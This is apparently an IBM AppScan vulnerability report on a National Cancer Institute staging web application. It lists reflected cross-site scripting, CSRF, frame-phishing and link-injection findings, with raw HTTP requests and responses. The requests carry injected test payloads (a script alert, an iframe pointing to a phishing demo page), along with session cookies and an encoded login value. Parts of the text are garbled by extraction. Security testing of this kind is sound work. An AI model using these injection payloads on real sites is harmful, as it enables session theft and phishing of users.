

Web Application Report

This report includes important security information about your Web Application.

Security Report

This report was created by IBM Rational AppScan 8.5.0.1
1/3/2013 8:14:26 AM

Report Information

Web Application Report

Scan Name: upt-stage_20121214

Scanned Host(s)

Host	Operating System	Web Server	Application Server
upt-stage.nci.nih.gov:443	Unix/Linux	Apache	

Content

This report contains the following sections:

- Executive Summary
- Detailed Security Issues
- Remediation Tasks

Executive Summary

Test Policy

- Default


Security Risks

Following are the security risks that appeared most often in the application. To explore which issues included these risks, please refer to the 'Detailed Security Issues' section in this report.

- It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site
- It is possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
- It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
- It is possible to gather sensitive debugging information
- It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Vulnerable URLs

70% of the URLs had test results that included security issues.



Scanned URLs

74 URLs were scanned by AppScan.

Security Issue Possible Causes

Following are the most common causes for the security issues found in the application. The causes below are those that repeated in the maximal number of issues. To explore which issues included these causes, please refer to the 'Detailed Security Issues' section in this report.

- The web server or application server are configured in an insecure way
- Sanitation of hazardous characters was not performed correctly on user input
- No validation was done in order to make sure that user input matches the data type expected

- Proper bounds checking were not performed on incoming parameter values
- Sensitive information might have been cached by your browser

URLs with the Most Security Issues (number issues)


- <https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do> (7)
- <https://upt-stage.nci.nih.gov/upt42/UserDBOperation.do> (7)
- <https://upt-stage.nci.nih.gov/upt42/PrivilegeDBOperation.do> (5)
- <https://upt-stage.nci.nih.gov/uptlogin/Login.do> (4)
- <https://upt-stage.nci.nih.gov/upt42/AdminHome.do;jsessionid=DFE10D66B4862F58DDDED3E0616E03C8> (2)

Security Issues per Host

Hosts	High	Medium	Low	Informational	Total
https://upt-stage.nci.nih.gov/	3	13	51	12	79
Total	3	13	51	12	79

Security Issue Distribution per Threat Class

The following is a list of the security issues, distributed by Threat Class.



Security Issue Cause Distribution

53% Application-related Security Issues (42 out of a total of 79 issues).

Application-related Security Issues can usually be fixed by application developers, as they result from defects in the application code.

47% Infrastructure and Platform Security Issues (37 out of a total 79 issues).

Infrastructure and Platform Security Issues can usually be fixed by system and network administrators as these security issues result from misconfiguration of, or defects in 3rd party products.

Detailed Security Issues

Vulnerable URL: <https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do>

Total of 4 security issues in this URL

[1 of 4] Cross-Site Scripting

Severity: High
Test Type: Application
Vulnerable URL: <https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do> (Parameter: applicationId)
CVE ID(s): N/A
CWE ID(s): 79 (parent of 80,82,83,84,86)
Remediation Tasks: Review possible solutions for hazardous character injection

Variant 1 of 16 [ID=13448]

The following changes were applied to the original request:

- Injected '<script>alert(32356)</script>' into parameter 'applicationId's value
- Set cookie "s value to 'SESSIONID=C3F2EB1E7435EDB79445E9AB92EB119D'
- Set cookie "s value to 'essionCookie=3975BD7534440251316FE8DF397983A4'
- Set HTTP header to 'is_returning=1; newuser=ncicbiitappscan; JSESSIONID=C3F2EB1E7435EDB79445E9AB92EB119D; sessionCookie=3975BD7534440251316FE8DF397983A4; ncbi_sid=CE8B0D68061A9581_0076SID; __qca=P0-1624705190-1348...(31 characters more)'

Request/Response:

```
POST /upt42/ApplicationDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
__utms=98647169.1348577979.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__qca=P0-1624705190-1348577349783; ncbi_sid=CE8B0D68061A9581_0076SID;
sessionCookie=C742FEBEB944D60FC1C6294F255267C4;
JSESSIONID=C2B98BE23BD4C6A9D033006CAD094C35
Content-Length: 58
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache
```

```
operation=read&applicationId=<script>alert(32356)</script>
HTTP/1.1 200 OK
Content-Length: 17930
Date: Wed, 02 Jan 2013 16:24:59 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html; charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
  <link rel="stylesheet" href="styles/stylesheet.css" type="text/css" />
  <script language="JavaScript" src="scripts/script.js"></script>
  <!-- Page Title begins -->
  <title>NCI Security Admin Application</title>
  <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

  <!-- NCI hdr begins -->
  <tr>
    <td>

      <table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
        <tr>
          <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"></a></td>
          <td>&nbsp;</td>
          <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"></a></td>
        </tr>
      </table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
        <!-- application hdr begins -->
        <tr>
          <td height="50">

            <table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
              <tr>
                <td align="center">
                  <!-- new separate links depending on admin or super admin
-->

                  <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"></a></td>

```



```
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>
<!-- link 1 ends -->
<td><img src=...
```

Validation In Response:

```
• />gov.nih.nci.security.authorization.domainobjects.Application not found
For input string: "<script>alert(32356)</script>"
</font>
```

```
</tr>
<tr>
</td>
<tr>
```

Reasoning:

The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

CWE ID:

80 (child of 79)

[2 of 4] Cross-Site Request Forgery

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do
CVE ID(s):	N/A
CWE ID(s):	352
Remediation Tasks:	Decline malicious requests

Variant 1 of 7 [ID=90]

The following changes were applied to the original request:

- Set HTTP header to 'http://bogus.referer.ibm.com'

Request/Response:

```
POST /upt42/ApplicationDBOperation.do HTTP/1.1
Cookie: newuser=ncicbiitappscan; is_returning=1;
sessionCookie=F3C401CE97FA04D9AA37C89887612841; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1;
JSESSIONID=0E0C676FA99C723E58A08491E217358D
Content-Length: 20
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Accept-Language: en-us
```

Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache
Referer: http://bogus.referer.ibm.com

operation=loadSearch
HTTP/1.1 200 OK
Content-Length: 12436
Date: Fri, 21 Dec 2012 21:18:03 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html; charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="stylesheet" href="styles/stylesheet.css" type="text/css" />
<script language="JavaScript" src="scripts/script.js"></script>
<!-- Page Title begins -->
<title>NCI Security Admin Application</title>
<!-- Page Title ends -->

</head>

<body>

<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%" height="100%">

<!-- NCI hdr begins -->

<tr>

<td>

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">

<tr>

<td width="283" height="37" align="left"></td>

<td> </td>

<td width="295" height="37" align="right"></td>

</tr>

</table>

</td>

</tr>

<!-- NCI hdr ends -->

<tr>

<td height="100%" align="center" valign="top">

<table summary="" cellpadding="0" cellspacing="0" border="0" height="100%" width="771">

<!-- application hdr begins -->

<tr>

<td height="50">

```

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
    <tr>
        <!-- new separate links depending on admin or super admin
-->
        <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"></a></td>

        <!-- end home links -->

        <td width="200" align="right">
            <table>
                <!--
                <tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
                -->
                <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitapps</td></tr>
                <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>
                <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super&nbsp; Admin</td></tr>

                <!--<tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
                -->
            </table>
        </td>
    </tr>
</table>

    </td>
</tr>
<!-- application hdr ends -->
<tr>

```

```

        document.MenuForm.tableId.value=id;
        document.MenuForm.submit();
    }
    // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">

    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

        <tr>
        <!-- link 1 begins -->

            <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

            <!-- link 1 ends -->
            <td></td>
        ...

```

Validation In Response:

N/A

Reasoning:

The test result seems to indicate a vulnerability because the same request was sent twice in different sessions, and the same response was received. This shows that none of the parameters are dynamic (session identifiers are sent only in cookies) and therefore that the application is vulnerable to CSRF.

CWE ID:

352

[3 of 4] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do (Parameter: applicationId)
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 1 [ID=13470]

The following changes were applied to the original request:

- Set parameter 'applicationId's value to '1%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

POST /upt42/ApplicationDBOperation.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=4A7029375353C92308CEE9DAA007C917;
sessionCookie=3975BD7534440251316FE8DF397983A4; ncbi_sid=CE8B0D68061A9581_0076SID;
__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)
|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1
Content-Length: 104
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Referer: https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache

operation=read&applicationId=1%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%
2Fdemo.testfire.net%2Fphishing.html%3E
HTTP/1.1 200 OK
Content-Length: 17956
Date: Thu, 27 Dec 2012 18:34:52 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossweb-2.1
Content-Type: text/html; charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="stylesheet" href="styles/styleSheet.css" type="text/css" />
<script language="JavaScript" src="scripts/script.js"></script>
<!-- Page Title begins -->
<title>NCI Security Admin Application</title>
<!-- Page Title ends -->

</head>

<body>

<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

<!-- NCI hdr begins -->

<tr>

<td>

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">

<tr>

<td width="283" height="37" align="left"></td>
<td> </td>

<td width="295" height="37" align="right"></td>

```

        </tr>
      </table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
        <!-- application hdr begins -->
        <tr>
          <td height="50">

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
  <tr>
    <!-- new separate links depending on admin or super admin
-->

    <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"></a></td>

    <!-- end home links -->

    <td width="200" align="right">
      <table>
        <!--
        <tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
-->
        <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
        <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>
        <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super&nbsp; Admin</td></tr>
        <!--<tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
-->
      </table>
    </td>
  </tr>
</table>

```

```

<script>
  <!--
    function set(id)
    {
      document.MenuForm.tableId.value=id;
      document.MenuForm.submit();
    }
  // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">
  <input type="hidden" name="tableId" value="error">
  <td class="mainMenu" height="20">
  <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

    <tr>
      <!-- link 1 begins -->

      <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

```

Validation In Response:

• h.nci.security.authorization.domainobjects.Application not found
 For input string: "1"><iframe src=http://demo.testfire.net/phishing.html>"


```

    </td>
  </tr>
  <tr>

```

• ecurity.authorization.domainobjects.Application not found
 For input string: "1"><iframe src=http://demo.testfire.net/phishing.html>"


```

    </td>
  </tr>
  <tr>

```

```

  <tr>

```

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

79

Severity:	Medium
Test Type:	Application
Vulnerable URL:	https://upt-stage.nci.nih.gov/upt42/ApplicationDBOperation.do (Parameter: applicationId)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

The following changes were applied to the original request:

- ### Request/Response:

```
operation=read&applicationId=%22%27%3E%3CIMG+SRC%3D%22%2Fwf_XSRF.html%22%3E
HTTP/1.1 200 OK
Content-Length: 17929
Date: Thu, 27 Dec 2012 18:34:53 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```
<html>
```

```

<head>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
  <link rel="stylesheet" href="styles/stylesheet.css" type="text/css" />
  <script language="JavaScript" src="scripts/script.js"></script>
  <!-- Page Title begins -->
  <title>NCI Security Admin Application</title>
  <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

  <!-- NCI hdr begins -->
  <tr>
    <td>

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
  <tr>
    <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"></a></td>
    <td>&nbsp;</td>
    <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"></a></td>
  </tr>
</table>

    </td>
  </tr>
  <!-- NCI hdr ends -->
  <tr>
    <td height="100%" align="center" valign="top">
      <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
        <!-- application hdr begins -->
        <tr>
          <td height="50">

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
  <tr>

    <!-- new separate links depending on admin or super admin
-->

          <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"></a></td>

          <!-- end home links -->

```

```

                                <!--
align="right">&nbsp;</td><td class="appMenu" width="200"
align="center">&nbsp;</td></tr>
                                -->
                                <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
                                <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>

                                <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super&nbsp;Admin</td></tr>

                                <!--<tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
                                -->
                                </table>
                                </td>

                                </tr>
</table>

                                </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>

<script>
<!--
function set(id)
{
    document.MenuForm.tableId.value=id;
    document.MenuForm.submit();
}
// -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">
    <input type="hidden" name="tableId" value="error">
    <td class="mainMenu" height="20">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">

        <tr>
        <!-- link 1 begins -->

            <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>

            <!-- link 1 ends -->...

```

Validation In Response:

• R

gov.nih.nci.security.authorization.domainobjects.Application not found
For input string: "">

</td>
</tr>
<tr>

<tr>
<td clas
• .nih.nci.security.authorization.domainobjects.Application not found
For input string: "">

</td>
</tr>
<tr>

<tr>
<td c1

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

Vulnerable URL: https://upt-stage.nci.nih.gov/upt42/Login.do

Total of 1 security issues in this URL

[1 of 1] Cross-Site Request Forgery

Severity: Medium
Test Type: Application
Vulnerable URL: https://upt-stage.nci.nih.gov/upt42/Login.do
CVE ID(s): N/A
CWE ID(s): 352
Remediation Tasks: Decline malicious requests

Variant 1 of 3 [ID=43]

The following changes were applied to the original request:

- Set HTTP header to 'http://bogus.referer.ibm.com'

Request/Response:

POST /upt42/Login.do HTTP/1.1
Cookie: is_returning=1; newuser=ncicbiitappscan;
JSESSIONID=56F3CD8925A97025CCC27FAC1B298510;
sessionCookie=F3C401CE97FA04D9AA37C89887612841; ncbi_sid=CE8B0D68061A9581_0076SID;

__qca=P0-1624705190-1348577349783; __utmz=98647169.1348577979.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__utma=98647169.2114321504.1348577979.1348577979.1348577979.1
Content-Length: 90
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, */*
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.2; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Host: upt-stage.nci.nih.gov
Connection: Keep-Alive
Cache-Control: no-cache
Referer: http://bogus.referer.ibm.com

loginId=cbiitappscan&password=FqGBvZ0Dmj20vT68LgeLUw%3D%3D&applicationContextName=csmupt42
HTTP/1.1 200 OK
Content-Length: 12146
Date: Fri, 21 Dec 2012 21:17:35 GMT
Server: Apache
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html; charset=ISO-8859-1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

<!doctype html public "-//w3c//dtd html 4.0 transitional//en">

<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="stylesheet" href="styles/stylesheet.css" type="text/css" />
<script language="JavaScript" src="scripts/script.js"></script>
<!-- Page Title begins -->
<title>NCI Security Admin Application</title>
<!-- Page Title ends -->

</head>

<body>

<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%" height="100%">

<!-- NCI hdr begins -->

<tr>
<td>

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">

<tr>

<td width="283" height="37" align="left"></td>
<td> </td>

<td width="295" height="37" align="right"></td>

</tr>
</table>

</td>

```

</tr>
<!-- NCI hdr ends -->
<tr>
  <td height="100%" align="center" valign="top">
    <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
      <!-- application hdr begins -->
      <tr>
        <td height="50">

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
  <tr>

    <!-- new separate links depending on admin or super admin
-->

        <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"></a></td>

        <!-- end home links -->

      <td width="200" align="right">
        <table>
          <!--
          <tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
          -->
          <tr><td class="appMenu" width="60%"
align="right">Login ID :</td><td class="appMenu2" width="40%"
align="left">cbiitappscan</td></tr>
          <tr><td class="appMenu" width="60%"
align="right">Application :</td><td class="appMenu2" width="40%"
align="left">csmupt42</td></tr>
          <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super&nbsp; Admin</td></tr>

          <!--<tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
          -->
        </table>
      </td>
    </tr>
  </table>

  </td>
</tr>
<!-- application hdr ends -->
<tr>

```

```

<script>
  <!--
    function set(id)
    {
      document.MenuForm.tableId.value=id;
      document.MenuForm.submit();
    }
  // -->
</script>

<form name="MenuForm" method="post" action="/upt42/MenuSelection.do" id="MenuForm">
  <input type="hidden" name="tableId" value="error">
  <td class="mainMenu" height="20">
  <table summary="" cellpadding="0" cellspacing="0" border="0" height="20">
    <tr>
      <!-- link 1 begins -->
      <td height="20" class="mainMenuItem" onmouseover="changeMenuStyle
(this,'mainMenuItemOver'),showCursor()" onmouseout="changeMenuStyle
(this,'mainMenuItem'),hideCursor()" onclick="javascript: set('AdminHome')"><a
class="mainMenuLink" href="javascript: set('AdminHome')">HOME</a></td>
      <!-- link 1 ends -->
      <td>
```

```
<html>
```

```
<head>
```

```
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
  <link rel="stylesheet" href="styles/stylesheet.css" type="text/css" />
  <script language="JavaScript" src="scripts/script.js"></script>
  <!-- Page Title begins -->
  <title>NCI Security Admin Application</title>
```



```

        <!-- Page Title ends -->
</head>
<body>
<table summary="" cellpadding="0" cellspacing="0" border="0" width="100%"
height="100%">

    <!-- NCI hdr begins -->
    <tr>
    <td>

<table width="100%" border="0" cellspacing="0" cellpadding="0" class="hdrBG">
    <tr>
        <td width="283" height="37" align="left"><a
href="http://www.cancer.gov"></a></td>
        <td>&nbsp;</td>
        <td width="295" height="37" align="right"><a
href="http://www.cancer.gov"></a></td>
    </tr>
</table>

    </td>
</tr>
<!-- NCI hdr ends -->
<tr>
    <td height="100%" align="center" valign="top">
        <table summary="" cellpadding="0" cellspacing="0" border="0" height="100%"
width="771">
            <!-- application hdr begins -->
            <tr>
                <td height="50">

<table width="100%" height="50" border="0" cellspacing="0" cellpadding="0"
class="subhdrBG">
    <tr>
        <td align="center" colspan="2">
            <!-- new separate links depending on admin or super admin
-->

            <td height="50" width="400" align="left"><a
href="/upt42/AdminHome.do"></a></td>

            <td align="center" colspan="2">
                <!-- end home links -->

            <td align="right" colspan="2">
                <table>
                <!--
                <tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
-->

```

```

class="appMenu2" width="40%" align="left">csmupt42</td></tr>

                                <tr><td class="appMenu" width="60%"
align="right">Role :</td><td class="appMenu2" width="40%"
align="left">Super&nbsp;Admin</td></tr>

                                <!--<tr><td class="appMenu" width="200"
align="right">&nbsp;</td><td class="appMenu" width="50"
align="center">&nbsp;</td></tr>
                                -->
                                </table>
                                </td>
                                </tr>
</table>

                                </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>

<script>
<!--
function set(id)
{
    document.MenuForm.tableId.value=id;
    document.MenuForm.submit();
}
// -->
</script>

